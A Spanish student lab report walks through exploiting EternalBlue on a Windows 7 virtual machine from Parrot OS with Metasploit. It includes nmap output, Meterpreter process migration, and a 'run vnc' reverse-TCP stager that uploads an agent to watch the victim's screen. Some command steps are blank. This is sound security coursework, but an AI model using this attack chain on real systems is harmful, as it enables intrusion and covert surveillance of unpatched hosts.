| | | | |
|---|---|---|---|
| **Cargo:** | Docente | | |
| **Nombre:** | Ing. Elvis Pachacama | | |
| **Asignatura:** | Seguridad Informática | | |
| **Carrera:** | Desarrollo de Software | **Nivel:** | Quinto nivel |
| **Estudiante:** | Lizandro Durán | | |

## ACTIVIDAD AUTÓNOMA

**Tema:** Explotación de la vulnerabilidad EternalBlue en un sistema Windows 7 mediante la herramienta Metasploit, utilizando Parrot OS como sistema atacante.

### Objetivos

1. Realizar un escaneo de puertos en la máquina objetivo para identificar puertos abiertos y seleccionar el adecuado para el ataque.
2. Utilizar el exploit EternalBlue dentro de Metasploit para vulnerar un sistema Windows 7.
3. Obtener acceso remoto a la máquina Windows 7 y visualizar en tiempo real sus acciones a través de un módulo VNC.

### Antecedentes/Escenario

EternalBlue es una vulnerabilidad crítica que afecta a versiones de Windows 7 y anteriores. Permite la ejecución remota de código debido a fallas en el protocolo SMBv1. Esta vulnerabilidad ha sido utilizada en ataques como WannaCry y NotPetya.
En este escenario, se simula un ataque donde Parrot OS actúa como máquina atacante para comprometer una máquina Windows 7, logrando acceso remoto y control total del sistema. Además, se habilita la visualización en tiempo real de las actividades realizadas en el sistema Windows.

### Recursos necesarios


- Dos máquinas virtuales:
  - **Atacante:** Parrot OS con Metasploit instalado.
  - **Objetivo:** Windows 7.
- Conexión en el mismo rango de red y configuración de IPs.
- Puerto 445 habilitado en la máquina Windows 7.

### Planteamiento del problema


La vulnerabilidad EternalBlue permite a un atacante tomar control total de un sistema Windows 7 vulnerable. Este ataque representa un riesgo significativo para las organizaciones que no actualizan sus sistemas, dejando expuestos sus datos confidenciales. El ejercicio demostrará cómo se realiza esta explotación y el nivel de acceso que un atacante puede lograr.

**Pasos realizados**

1. **Acceso como superusuario**
   En la terminal de Parrot OS:




2. **Configuración inicial en Windows 7**
   - Se realizó un *ping* desde la máquina Windows 7 hacia la IP de la máquina Parrot OS para verificar la conectividad de red.
   - Se añadió una regla en el firewall de Windows 7 habilitando el puerto 5900 para permitir la conexión requerida por VNC.





3. **Escaneo de puertos en la máquina objetivo**
   En Parrot OS, se identificaron puertos abiertos en la máquina Windows 7 con el comando:

```
┌──[root@parrot]─[/home/lizandro]
└─── #nmap 192.168.100.170 -Pn
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-20 15:32 -05
Nmap scan report for 192.168.100.170
Host is up (0.0021s latency).
Not shown: 992 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
MAC Address: 08:00:27:E0:E6:CF (Oracle VirtualBox virtual NIC)
```


4. **Instalación de herramientas adicionales en Parrot OS**
   Se instaló *TigerVNC Viewer* para visualizar la máquina Windows comprometida:

```
┌──[✗]─[root@parrot]─[/home/lizandro]
└─── #sudo apt install tigervnc-viewer
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias... Hecho
Leyendo la información de estado... Hecho
Se instalarán los siguientes paquetes adicionales:
  libfltk-images1.3 libfltk1.3
Paquetes sugeridos:
  tigervnc-tools
Se instalarán los siguientes paquetes NUEVOS:
  libfltk-images1.3 libfltk1.3 tigervnc-viewer
0 actualizados, 3 nuevos se instalarán, 0 para eliminar y 395 no actualizados.
Se necesita descargar 938 kB de archivos.
Se utilizarán 2.846 kB de espacio de disco adicional después de esta operación.
¿Desea continuar? [S/n] s
Des:1 https://deb.parrot.sh/parrot lory/main amd64 libfltk1.3 amd64 1.3.8-5 [569 kB]
Des:2 https://deb.parrot.sh/parrot lory/main amd64 libfltk-images1.3 amd64 1.3.8-5 [66,0 kB]
Des:3 https://deb.parrot.sh/parrot lory/main amd64 tigervnc-viewer amd64 1.12.0+dfsg-8 [303 kB]
Descargados 938 kB en 1s (867 kB/s)
Seleccionando el paquete libfltk1.3:amd64 previamente no seleccionado.
(Leyendo la base de datos ... 530148 ficheros o directorios instalados actualmente.)
Preparando para desempaquetar .../libfltk1.3_1.3.8-5_amd64.deb ...
Desempaquetando libfltk1.3:amd64 (1.3.8-5) ...
```


5. **Inicio de Metasploit**
   Se accedió al entorno interactivo de Metasploit:





6. **Búsqueda del exploit EternalBlue**
   Se utilizó el comando:




7. **Selección y configuración del exploit**
   - Se seleccionó el módulo encontrado:
   - Configuración de los parámetros necesarios:




8. **Ejecución del exploit**
   Se inició el ataque con el comando exploit:




9. **Migración del proceso para mayor estabilidad**
   - Se identificó el proceso de "explorer.exe" en el sistema Windows comprometido con:

```
(Meterpreter 1)(C:\Windows\system32) > ps

Process List
============

 PID   PPID  Name         Arch  Session  User              Path
 ---   ----  ----         ----  -------  ----              ----
 0     0     [System Pro
             cess]
 4     0     System       x64   0
 232   496   svchost.exe  x64   0        NT AUTHORITY\SERV
                                         ICIO LOCAL
 252   4     smss.exe     x64   0        NT AUTHORITY\SYST  \SystemRoot\System
                                         EM                 32\smss.exe
 352   340   csrss.exe    x64   0        NT AUTHORITY\SYST  C:\Windows\system3
                                         EM                 2\csrss.exe
 392   340   wininit.exe  x64   0        NT AUTHORITY\SYST  C:\Windows\system3
                                         EM                 2\wininit.exe
```

- Utilizando el PID correspondiente (por ejemplo, 1348), se ejecutó la migración:


```
                                                            2\Dwm.exe
1348  1292  explorer.ex  x64   1        WINDOWS\Admin      C:\Windows\Explore
```

```
(Meterpreter 1)(C:\Windows\system32) > migrate 1348
[*] Migrating from 1176 to 1348...
[*] Migration completed successfully.
```


10. **Visualización en tiempo real con VNC**
    - Se ejecutó el módulo VNC dentro de Metasploit para observar las actividades en la máquina Windows:

```
Meterpreter 1)(C:\Windows\system32) > run vnc
*] Creating a VNC reverse tcp stager: LHOST=192.168.100.165 LPORT=4545
*] Running payload handler
*] VNC stager executable 73802 bytes long
*] Uploaded the VNC agent to C:\Users\Admin\AppData\Local\Temp\cDFdxLjRriZj.exe (must be de
```

- Gracias a la configuración previa y la instalación de *TigerVNC Viewer* en Parrot OS, se abrió una ventana que permitió ver en tiempo real las acciones realizadas en la máquina Windows 7 comprometida.



Segunda acción para verificar la visualización.



Bibliografía:

El exploit EternalBlue | MS17-010 explicado